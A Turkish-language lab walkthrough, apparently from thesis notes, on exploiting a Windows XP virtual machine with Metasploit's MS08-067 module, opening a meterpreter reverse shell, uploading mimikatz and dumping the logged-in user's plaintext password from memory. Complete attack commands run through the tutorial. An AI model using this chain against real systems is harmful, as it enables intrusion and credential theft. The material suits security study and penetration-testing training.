Windows Parolasının Direk Açık Halini Ele Geçirme (Mimikatz)

(+) *Bu belgedeki işlemler birebir denenmiştir ve başarılı olunmuştur*

Tez Raporu/İnternetten Edinilen Kıymetli Bilgiler/Elden Geçirdiğim Notlarım/Ubuntu'dan SAM Dosyasını Çekme.docx belgesinde Windows parolasının hash haliyle nasıl çekilebileceğinden ve bu hash'in nasıl kırılıp şifrenin elde edilebileceğinden bahsedilmişti. Şimdi ise windows parolasının hash halini değil de direk açık halini nasıl elde edebileceğimizden bahsedilecektir.

Öncelikle yapılacak işlemlere değinelim. İlk olarak parolası alınacak hedef sisteme bir exploit ile sızacağız. Bunun akabinde meterpreter ya da sysinternal psexec adlı payload'lardan birini sisteme bırakacağız. Hedef sisteme bırakılan payload'u kullanarak mimikatz adlı tool'u hedef sisteme upload'layacağız ve bu upload'lanan tool üzerinden hedef sistemin parolasını kusursuzca makinamıza çekeceğiz. Bu işlemler sırasında kullanılacak işletim sistemleri şunlardır:

- Windows XP
- Kali (En Eski) // kali-linux-1.0.4-amd64.iso

NOT: mimikatz tool'u Windows 7'de dahi çalışabilmektedir. Fakat Windows 7'ye sızmak için gerekli exploit'i bilmediğimden Windows XP üzerinden işlemleri yürüteceğim.

Şimdi Virtualbox ile Windows XP'yi ve Kali'yi açalım ve Kali'den metasploit'i başlatalım.

```
> service postgresql start
> service metasploit start
> msfconsole
```

Ardından mimikatz tool'unun zip halini indirelim.

https://github.com/gentilkiwi/mimikatz/releases/tag/2.1.0-alpha-201606013

(/home/hefese/Downloads/mimikatz_trunk.zip dizininden de dosyayı edinebilirsin)

İnen zip dosyasının açalım.

```
> unzip mimikatz_trunk.zip
```

Çıkan dosyaları mimikatz_trunk klasörüyle toplayalım. Böylelikle Kali'yi hazır duruma getirmiş oluruz. Artık metasploit ile Windows XP'ye sızabiliriz. Metasploit'e aşağıdaki komutları sırasıyla girelim.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf (ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf (ms08_067_netapi) > set LHOST 192.168.0.21                  // Kali IP'si
msf (ms08_067_netapi) > set RHOST 192.168.0.22                  // Win XP (Dandik) IP'si
msf (ms08_067_netapi) > exploit
```

Sızma işlemi sonrası Kali'deki komut satırımıza meterpreter payload'u gelecektir.

```
meterpreter >
```

Şimdi meterpreter'in upload komutunu kullanarak mimikatz_trunk dosyasını olduğu gibi sızdığımız XP'nin C sürücüsüne atalım.

```
meterpreter > mkdir C:\\mimikatz_trunk
meterpreter > upload -r /root/Desktop/mimikatz_trunk C:\\mimikatz_trunk
```

Yukarıdaki ilk kodda mkdir ile hedef sistemin C sürücüsünde mimikatz_trunk adlı bir klasör oluşturulur. Bu işlemin yapılmasının nedeni meterpreter'in upload komutunun Kali'deki mimikatz_trunk klasörünü olduğu gibi değil de sadece içindeki dosyaları upload'lıyor olmasından dolayıdır. Dosyalar derli toplu dursun diye böyle bir işleme ihtiyaç duyuldu. Yukarıdaki ikinci kod ile de Kali'deki mimikatz dosyalarını hedef sistemde oluşturduğumuz mimikatz_trunk klasörünün içerisine yollamış olduk. upload komutundaki -r parametresinin kullanılmasının nedeni upload'ın alt klasörleri de kapsayacak şekilde recursive olarak yapılmasını sağlamak içindir. Böylece hedef sisteme mimikatz'ı atmış olduk. Sıra geldi mimikatz'ı hedef sistemde çalıştırmaya.

Mimikatz'ı çalıştırmak için hedef sistemin komut satırını komut satırımıza getirecek olan shell komutunu girelim.

```
meterpreter > shell
```

Böylece Kali'deki komut satırımız şöyle olacaktır:

```
C:\WINDOWS\system32 >
```


Şimdi hedef sistemde mimikatz.exe'nin yer aldığı dizine geçiş yapalım.

```
C:\WINDOWS\system32 > cd C:\mimikatz_trunk\Win32
```

Daha sonra hedef sistemde mimikatz.exe'yi çalıştıralım.

```
C:\mimikatz_trunk\Win32 > mimikatz.exe
```

Output:




Görüldüğü üzere konsol mimikatz moduna geçmiştir:

mimikatz #

Şimdi sırayla aşağıdaki kodları bu moddayken girelim ve böylece hedef işletim sisteminin parolasını açık bir şekilde elde edelim:

mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords full

Output:



Görüldüğü üzere XP'nin username'inin pentest olduğu ve parolasının da pentest string'i olduğu tespit edilebilmiştir (Zaten XP Dandik'e pentest şifresini girerek login oluyordum). Böylece sızılan sistemin SAM dosyasını çekip yerel sistemimizde John The Ripper ile kırma işlemi yapma gibi külfetlere girmeden sadece mimikatz tool'unu kullanarak kusursuzca hedef sistemin şifresini elde edebilmiş olduk. Bunu böyle külfetlere girmeden yapabilmemizin nedeni Windows işletim sistemlerinin sistem açıkken oturum parolasının terslenebilir halini RAM üzerinde tutuyor olmalarından dolayıdır. Bu nedenle mimikatz tool'u çok az bir külfetle hedef sistemin RAM'inden terslenebilir parolayı çekip terslemiştir ve şifre elimize düz metin olarak geçebilmiştir.

NOT: Hash'ler terslenemezdirler. Yani bir hash'ten tersine deşifreleme yaparak asıl şifre elde edilemez. Bunun yerine sırayla olası parolalar hash'lenir ve mevcut hash'le eşleşiyor mu diye kontrol edilir. Ne zaman eşleşme olursa hash'lenen o string paroladır denir. O yüzden SAM dosyasını kullanarak şifre kırma işlemi uzundur, zahmetlidir. Halbuki RAM'de tutulan windows parolası terslenebilir formatta bulunduğundan mimikatz tool'u kolaylıkla tersleme işlemini yapıp parolayı bize düz metin olarak verebilmektedir.

NOT 2: Yukarıdaki çıktıda görünmeyen, fakat çıktıda yer alan başka bir sürü şeyler vardır. Onlar Windows XP'nin servislerine ait olan hesap bilgileri olduğundan ve kalabalık oluşturduğundan burada yer verilmemiştir.

Yararlanılan Kaynaklar

- Tez Raporu/Literatür Taraması/İncelenmiş Makaleler/BGA/Linux, Windows ve Ağ Sistemleri Sızma Testleri.docx belgesi
- Tez Raporu/İnternetten Edinilmiş Kıymetli Bilgiler/Elden Geçiğim Notlarım/Metasploit Saldırı Aşamaları ve Saldırı Örneği.docx belgesi
- https://en.wikibooks.org/wiki/Metasploit/MeterpreterClient#mkdir
- http://www.hacking-tutorial.com/tips-and-trick/13-metasploit-meterpreter-file-system-command-you-should-know/#sthash.WsqX83XJ.dpbs // upload'ın -r parametresi için
- http://blog.gentilkiwi.com/mimikatz // mimikatz.exe'yi indirmek için